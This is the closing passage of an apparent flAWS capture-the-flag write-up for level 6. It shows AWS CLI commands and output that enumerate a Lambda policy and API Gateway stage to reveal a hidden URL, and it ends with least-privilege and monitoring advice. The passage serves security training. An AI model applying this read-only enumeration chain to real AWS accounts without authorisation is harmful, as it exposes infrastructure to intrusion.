:{\"Service\":\"apigateway.amazonaws.com\"},\"Action\":\"lambda:InvokeFunction\",\"Resource\":\"arn:aws:lambda:us-west-2:975426262029:function:Level6\",\"Con
dition\":{\"ArnLike\":{\"AWS:SourceArn\":\"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\"}}}]}",
    "RevisionId": "edaca849-06fb-4495-a09c-3bc6115d3b87"
}
```

[*Fig: Terminal showing get-policy output with s33ppypa75 as the API ID and /GET/level6 as the path*]

I then got the API Gateway stage name to complete the URL.


aws apigateway get-stages --rest-api-id s33ppypa75 --profile level6 --region us-west-2

```
└─# aws apigateway get-stages --rest-api-id s33ppypa75 --profile level6 --region us-west-2
{
    "item": [
        {
            "deploymentId": "8gppiv",
            "stageName": "Prod",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "createdDate": "2017-02-27T06:11:08+05:45",
            "lastUpdatedDate": "2017-02-27T06:11:08+05:45"
        }
    ]
}
```


[*Fig: Terminal showing get-stages output with stageName Prod*]

With the API ID, region, stage, and path all known I built the final URL and opened it in my browser.

https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6



[*Fig: Browser showing Lambda response show to Go to some url*]




[*Fig: Browser showing flAWS The End page with "Congratulations on completing the flAWS challenge!"*]

NOTE

Read-only permissions are not harmless. An attacker with SecurityAudit access can map your entire AWS infrastructure, find what services exist, understand your architecture, and chain information together to find exploitable paths. In this level reading Lambda policies revealed the API Gateway ID which revealed the hidden URL. Apply least privilege to every user and role including auditors and monitor CloudTrail for unusual enumeration activity.

Full Attack Chain Summary



Main takeaway

The biggest lesson from flaws.cloud is that AWS misconfigurations are not just about leaving things wide open. Level 2 required an AWS account. Level 3 required finding a git folder. Level 4 required knowing what EBS snapshots are. Level 5 required knowing about the metadata service. Level 6 required understanding IAM policy enumeration. Each level gets more subtle, but the impact stays the same. One misconfigured permission is enough to expose an entire account.

S3 permissions, git hygiene, snapshot visibility, metadata access, and IAM policies all need to be treated with the same seriousness. Any one of them done wrong can give an attacker everything they need.

Hope this helped. Happy hacking!